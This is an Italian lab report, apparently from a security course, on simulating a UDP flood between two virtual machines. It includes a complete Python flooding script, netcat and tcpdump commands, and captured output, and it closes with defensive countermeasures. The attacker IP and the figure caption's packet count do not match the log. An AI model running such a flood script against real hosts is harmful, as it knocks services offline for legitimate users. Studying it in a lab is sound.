

REPORT DI LABORATORIO

ATTACCHI DOS — SIMULAZIONE DI UN UDP FLOOD

INTRODUZIONE

Gli attacchi di tipo DoS (Denial of Service) mirano a saturare le risorse di un sistema o servizio, rendendolo indisponibile agli utenti legittimi. Una delle varianti più semplici ed efficaci è il UDP Flood: l'attaccante invia un volume elevato di pacchetti UDP verso una porta del sistema target, esaurendo la banda disponibile e le risorse di elaborazione.

In questo laboratorio è stato sviluppato un programma Python che simula un UDP Flood in un ambiente virtuale controllato, senza coinvolgere sistemi reali o reti esterne.

CONFIGURAZIONE DEL LABORATORIO

Il laboratorio è composto da due macchine virtuali su VirtualBox, in comunicazione tra loro sulla stessa rete interna:

- Kali Linux — macchina attaccante (IP: 192.168.1.10)
- Metasploitable — macchina bersaglio (IP: 192.168.1.101), in ascolto sulla porta UDP 9999


Su Metasploitable è stato avviato un listener UDP tramite Netcat per ricevere il traffico generato dall'attacco:

```
nc -u -l -p 9999
```

2. SVILUPPO DEL PROGRAMMA PYTHON

STRUTTURA DEL CODICE

Il programma è stato sviluppato in Python e richiede tre input all'utente: l'IP del target, la porta UDP di destinazione e il numero di pacchetti da inviare. Ogni pacchetto ha una dimensione di 1 KB, generata con byte casuali tramite il modulo random.



```
pari.py  UDPFlood.py •
UDPFlood.py > ...
1  import socket
2  import random
3
4  target_ip = input("Inserisci l'IP target: ")
5  target_port = int(input("Inserisci la porta UDP target: "))
6  num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))
7
8  sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
9
10 packet = random.randbytes(1024) # 1 KB di byte casuali
11
12 print(f"\nInvio di {num_packets} pacchetti a {target_ip}:{target_port}...")
13
14 for i in range(num_packets):
15     sock.sendto(packet, (target_ip, target_port))
16     print(f"Pacchetto {i+1}/{num_packets} inviato")
17
18 sock.close()
19 print("\nAttacco completato.")
```

Figura 1 — Codice sorgente del programma UDPFlood.py in Visual Studio Code

DETTAGLIO DELLE FUNZIONI PRINCIPALI

- `socket.socket(AF_INET, SOCK_DGRAM)` — crea un socket UDP (`SOCK_DGRAM` = modalità datagram, senza connessione)
- `random.randbytes(1024)` — genera 1024 byte casuali (1 KB) per costruire il payload del pacchetto
- `sock.sendto(packet, (ip, porta))` — invia il pacchetto UDP al target specificato

3. ESECUZIONE DELL'ATTACCO

Il programma è stato eseguito da Kali Linux impostando i seguenti parametri:

- IP target: 192.168.1.101 (Metasploitable)
- Porta UDP: 9999
- Numero di pacchetti: 5000

Il traffico totale generato dall'attacco ammonta a circa 5 MB (5000 pacchetti × 1 KB). Questo valore è stato scelto deliberatamente per osservare un impatto visibile sul target senza sovraccaricare l'ambiente virtuale.

Attacco completato.

Figura 2 — Output del programma: conferma dell'invio dei 5000 pacchetti e completamento dell'attacco

4. RICEZIONE SUL TARGET

Sul terminale di Metasploitable, il listener Netcat ha confermato la ricezione del traffico UDP. I byte casuali contenuti nei pacchetti sono stati visualizzati nel terminale come caratteri non stampabili, evidenza diretta che i pacchetti sono stati recapitati correttamente.

```

+9?++u+m*P+tI+c+++9b++++i+y_M+s+f+UHB+D+P[BZ~+D(+X+Aö+S1+++[+?)`^<+=^
+?++24e++M+IB+++x(++++b+r'w+c+~+D
++++n+iK^+ 3x+u+r,R+N+1k8C0+++k$?-Y+Lw+U ++++"? +++++C1x:x+=++++T++++R+X
5lpg7?++x++I+Y+J+++++/8l{fL#+++{++++ U^m/Xp:i+Gj2+f+++s>++++0+;+L+l+e+z
B,+A D/ÄJRÖÜ6iT:~µ-¿'U''-¿<ó!-§+¥%i>E^^tèðÈÛ_TÈë$â||i-oä-!üSÉ?#Æ\ø|µEp<Ä***5dfl
$N?++W+^~++6+M++++p+++de++ ;O+K%+i+^y+$7z++^p+.E+q+7++
++sIX+p+s+c+++u ++++++z-wwv;T
->C>+f%j+***I+o+J+R)9+b+3*++++.+*****K+o+n+ ++yw+++
                                     ++?+Mf$++
++++sR+++w+(+Ak++++Ot+[g/+#++++W+G+:$".tu++++/++p=\YQ'+++++w+++?'7L+I++4P+q+nu+++
+49?++u+m*P+tI+c+++9b++++i+y_M+s+f+UHB+D+P[BZ~+D(+X+Aö+S1+++[+?)`^<+=^
+?++24e++M+IB+++x(++++b+r'w+c+~+D
++++n+iK^+ 3x+u+r,R+N+1k8C0+++k$?-Y+Lw+U ++++"? +++++C1x:x+=++++T++++R+X
5lpg7?++x++I+Y+J+++++/8l{fL#+++{++++ U^m/Xp:i+Gj2+f+++s>++++0+;+L+l+e+z
B,+A D/ÄJRÖÜ6iT:~µ-¿'U''-¿<ó!-§+¥%i>E^^tèðÈÛ_TÈë$â||i-oä-!üSÉ?#Æ\ø|µEp<Ä***5dfl
$N?++W+^~++6+M++++p+++de++ ;O+K%+i+^y+$7z++^p+.E+q+7++
++sIX+p+s+c+++u ++++++z-wwv;T
->C>+f%j+***I+o+J+R)9+b+3*++++.+*****K+o+n+ ++yw+++
                                     ++?+Mf$++
++++sR+++w+(+Ak++++Ot+[g/+#++++W+G+:$".tu++++/++p=\YQ'+++++w+++?'7L+I++4P+q+nu+++
+49?++u+m*P+tI+c+++9b++++i+y_M+s+f+UHB+D+P[BZ~+D(+X+Aö+S1+++[+?)`^<+=^
+?++24e++M+IB+++x(++++b+r'w+c+~+D
msfadmin@metasploitable:~$ _

```

Figura 3 — Output su Metasploitable: il listener Netcat mostra i dati ricevuti dall'attaccante

5. VERIFICA DEL TRAFFICO CON TCPDUMP

Per confermare ulteriormente la ricezione dei pacchetti, e' stato eseguito su Metasploitable il comando tcpdump per catturare il traffico UDP sulla porta 9999:

```
sudo tcpdump -i eth0 port 9999
```

L'output ha confermato in modo inequivocabile l'arrivo dei pacchetti: ogni riga mostra un datagramma UDP di 1024 byte proveniente da 192.168.1.100 (Kali) verso 192.168.1.101:9999 (Metasploitable), con timestamp in rapida successione a testimonianza del volume elevato di traffico.

```
09:48:50.114255 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114282 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114309 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114498 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114526 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114553 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114580 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114608 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114644 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114680 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114707 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114734 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114760 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114787 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.114815 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.157171 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.435624 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.546462 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.623310 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
09:48:50.665085 IP 192.168.1.100.50104 > 192.168.1.101.9999: UDP, length 1024
65 packets captured
5000 packets received by filter
4935 packets dropped by kernel
```

Figura 4 — Output di tcpdump: 5000 pacchetti catturati, tutti UDP length 1024, da 192.168.1.100 verso porta 9999

In fondo all'output si leggono tre righe significative:

- 65 packets captured — pacchetti effettivamente letti da tcpdump in memoria
- 5000 packets received by filter — pacchetti totali corrispondenti al filtro impostato
- 4935 packets dropped by kernel — pacchetti scartati per la velocità di arrivo: prova diretta della saturazione del buffer, effetto tipico di un UDP Flood

6. ANALISI DEI RISULTATI

L'esercizio ha permesso di verificare concretamente il funzionamento di un attacco UDP Flood:

- Il protocollo UDP, non richiedendo l'instaurazione di una connessione (a differenza di TCP), permette l'invio massivo di pacchetti senza handshake, rendendo l'attacco immediato ed economico in termini di risorse per l'attaccante.
- Il target, non potendo rifiutare i pacchetti a livello di rete, deve elaborare ogni singolo datagramma ricevuto, consumando CPU e banda.
- In uno scenario reale, un volume molto più elevato di traffico (distribuito su più attaccanti — DDoS) renderebbe il servizio completamente irraggiungibile.

7. CONCLUSIONI

La simulazione ha raggiunto con successo tutti gli obiettivi dell'esercitazione. Il programma sviluppato in Python ha permesso di comprendere in modo pratico la meccanica degli attacchi UDP Flood, evidenziando come la semplicità del protocollo UDP possa essere sfruttata per saturare un sistema target.

Dal punto di vista difensivo, le principali contromisure contro questo tipo di attacco includono il rate limiting del traffico UDP a livello firewall, il filtraggio per porta e indirizzo sorgente, e l'utilizzo di sistemi di rilevamento delle anomalie di traffico (IDS/IPS).